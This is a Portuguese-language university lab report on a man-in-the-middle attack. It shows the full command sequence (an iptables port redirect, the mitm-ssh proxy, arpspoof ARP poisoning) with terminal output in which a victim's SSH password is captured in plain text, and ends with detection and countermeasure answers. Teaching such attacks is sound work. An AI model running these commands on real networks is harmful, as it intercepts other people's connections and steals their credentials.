SSC0547 - Engenharia de Segurança
Professora : Kalinka Castelo Branco

Aluno : Ubiratan Soares (5634292)

Exercício para Entregar

Laboratório Prático : Ataque "Man in the Middle" com Netkit
Data : 12/11/2010


---

1. Através da observação do conteúdo do Wireshark, explique o funcionamento do "ataque do homem do meio".

Resposta :

O ataque *Man in the Middle* - ou MitM - é uma técnica onde o atacante se posiciona em posição logicamente intermediária entre duas partes que desejem se comunicar. No contexto de Redes de Computadores, esse ataque se refere à prática de interceptar comuniçações TCP/IP e atuar de forma intrusiva na comunicação, ainda que a mesma esteja criptografada. Na verdade, para comunicações que envolvem estritamente emissor, receptor e o MitM, a criptografia não oferece nenhum nível de segurança.

Como não estive presente na aula prática, reproduzo um ataque MitM simplificado a seguir. O esquema ilustrativo para uma execução prática é como abaixo :



Nesse esquema, duas máquinas virtuais Linux são estabelecem uma comunicação criptografada via SSH. Por questões de simplificação, o atacante MitM é emulado no mesmo IP de Alice (poupando uma instância extra de VM para o roteador). Para efetuar o ataque, utiliza-se o *mitm-ssh*, uma variante dedicada do OpenSSH para ataques tipo MitM, e a ferramenta *arpspoof* para redirecionamento com base em envenenamento da tabela ARP (*ARP poisoining*).

```
drizzt@motorhead:~ $ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222

drizzt@motorhead:~ $ sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpt:ssh redir ports 2222

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

drizzt@motorhead:~ $ mitm-ssh

 ..
/|\    SSH Man In The Middle [Based on OpenSSH_3.9p1]
_|_    By CMN <cmn@darklab.org>

Usage: mitm-ssh <non-nat-route> [option(s)]

Routes:

  <host>[:<port>]  - Static route to port on host
                     (for non NAT connections)
Options:
  -v             - Verbose output
  -n             - Do not attempt to resolve hostnames
  -d             - Debug, repeat to increase verbosity
  -p port        - Port to listen for connections on
  -f configfile  - Configuration file to read

Log Options:
  -c logdir      - Log data from client in directory
  -s logdir      - Log data from server in directory
  -o file        - Log passwords to file

drizzt@motorhead:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.

drizzt@motorhead:~ $ arpspoof
Version: 2.3
Usage: arpspoof [-i interface] [-t target] host

drizzt@motorhead:~ $ sudo arpspoof -i eth0 192.168.42.72
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c
```

Agora, o MitM está configurado, e o tráfego entre Alice e Bob será roteado por dentro da máquina atacante. Bob (192.168.42.250) tenta estabelecer uma conexão segura com Alice, que está no mesmo IP do MitM (192.168.42.72).

```
bob@bobmachine:~ $ ssh alice@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is 84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
alice@192.168.42.72's password:
Last login: Thu Nov 5 20:14:37 2010 from 192.168.42.72
Linux alicemachine 2.6.20-16-generic #2 SMP Thu Nov 5 20:19:32 UTC 2010 i686

alice@alicemachine:~ $ ls -a
.  ..  .bash_logout  .bash_profile  .bashrc  .bashrc.swp  .profile  Examples
alice@alicemachine:~ $ id
uid=1001(alice) gid=1001(alilce) groups=1001(alice)
alice@alicemachine:~ $ exit
logout

Connection to 192.168.42.72 closed.

bob@bobmachine:~ $
```

Apesar de tudo parecer correto do ponto de vista de Bob, a conexão foi secretamente roteada para a máquina atacante, que usou uma conexão encriptada separada e atuou como um "proxy" entre Alice e Bob, mantendo um *log* da conexão que foi estabelecida pelas vítimas :

```
drizzt@motorhead:~ $ sudo mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
[MITM] Found real target 192.168.42.72:22 for NAT host 192.168.42.250:1929
[MITM] Routing SSH2 192.168.42.250:1929 -> 192.168.42.72:22

[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: alice ssh-connection password 0 sP#byp%srt

[MITM] Connection from UNKNOWN:1929 closed
drizzt@motorhead:~ $ ls /usr/local/var/log/mitm-ssh/
passwd.log
ssh2 192.168.42.250:1929 <- 192.168.42.72:22
ssh2 192.168.42.250:1929 -> 192.168.42.72:22

drizzt@motorhead:~ $ cat /usr/local/var/log/mitm-ssh/passwd.log
[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: alice ssh-connection password 0 sP#byp%srt

drizzt@motorhead:~ $ cat /usr/local/var/log/mitm-ssh/ssh2*
Last login: Thu Nov 5 20:14:37 2010 from 192.168.42.72
Linux alicemachine 2.6.20-16-generic #2 SMP Thu Nov 5 20:19:32 UTC 2010 i686
alice@alicemachine:~ $ ls -a
.  ..  .bash_logout  .bash_profile  .bashrc  .bashrc.swp  .profile  Examples
alice@alicemachine:~ $ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
alice@alicemachine:~ $ exit
logout
```

O atacante (drizzt) pode ver a senha de Alice : **sP#byp%srt** de forma clara.

Para esse exemplo executado, considera-se que Bob nunca se conectou a Alice antes. Caso Bob já tenha se conectado a Alice em alguma ocasião anterior à presença do MitM, ele teria o registro da chave pública de Alice, e quando uma nova conexão pós-MitM fosse estabelecida a seguinte mensagem apareceria :

```
bob@bobmachine:~ $ ssh alice@192.168.42.72
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Please contact your system administrator.
Add correct host key in /home/jon/.ssh/known_hosts to get rid of this message.
Offending key in /home/jon/.ssh/known_hosts:1
RSA host key for 192.168.42.72 has changed and you have requested strict checking.
Host key verification failed.
bob@bobmachine:~ $
```

Contudo, o MitM pode explorar as falhas de verificação de chaves do SSH (*SSH fingerprints*) para nunca revelar sua presença a Bob ou Alice.

2. Explique a estratégia que você, como gerente da rede, pode tomar para detectar e combater este tipo de ataque em sua rede interna.

Resposta :

A melhor estratégia para evitar o MitM é o uso de uma entidade certificadora, a exemplo da ilustração do exercício 1, comumemente estabelecida por Bob e Alice. Essa terceira entidade atua como um "agente confiável" para que Bob possa validar a chave pública de Alice como realmente pertencente a ela, e vice-versa. Essa é a medida adotada por tecnologias de conexão segura como SSL.

Para detectar um ataque do tipo MitM, pode-se utilizar um sistema NIDS (*Network Intrusion Detection System*) como Snort, eventualmente em conjunto com outras ferramentas. As configurações irão variar com a modalidade do ataque MitM a ser enfrentado; por exemplo, para o estudo de caso do exerício anterior (ARP Poisoning) poderia-se utilizar as combinações conjuntas Snort + arpwatch ou Snort + BASE, dentre outras.

3. Que outros ataques poderiam ser conjugados com o ataque de homem do meio além da filtragem para modificação de dados? Explique brevemente dois deles!

Resposta :

Além de uma filtragem para modificação de dados (*filtering*), também é possível:

- **Injeção de Pacotes** (*Packet Injection*) : o MitM injeta pacotes alterados na conexão. Isso permite envio de comandos a um servidor ou respostas falsificadas para clientes.

- **Manipulação de Chaves** (*Key Manipulation*) : o MitM altera as chaves trocadas entre Alice e Bob. Dependendo das condições, esse ataque pode comprometer a segurança de protocolos como IPSec e HTTPS, pertimitindo até mesmo o uso de certificados falsos de autenticação.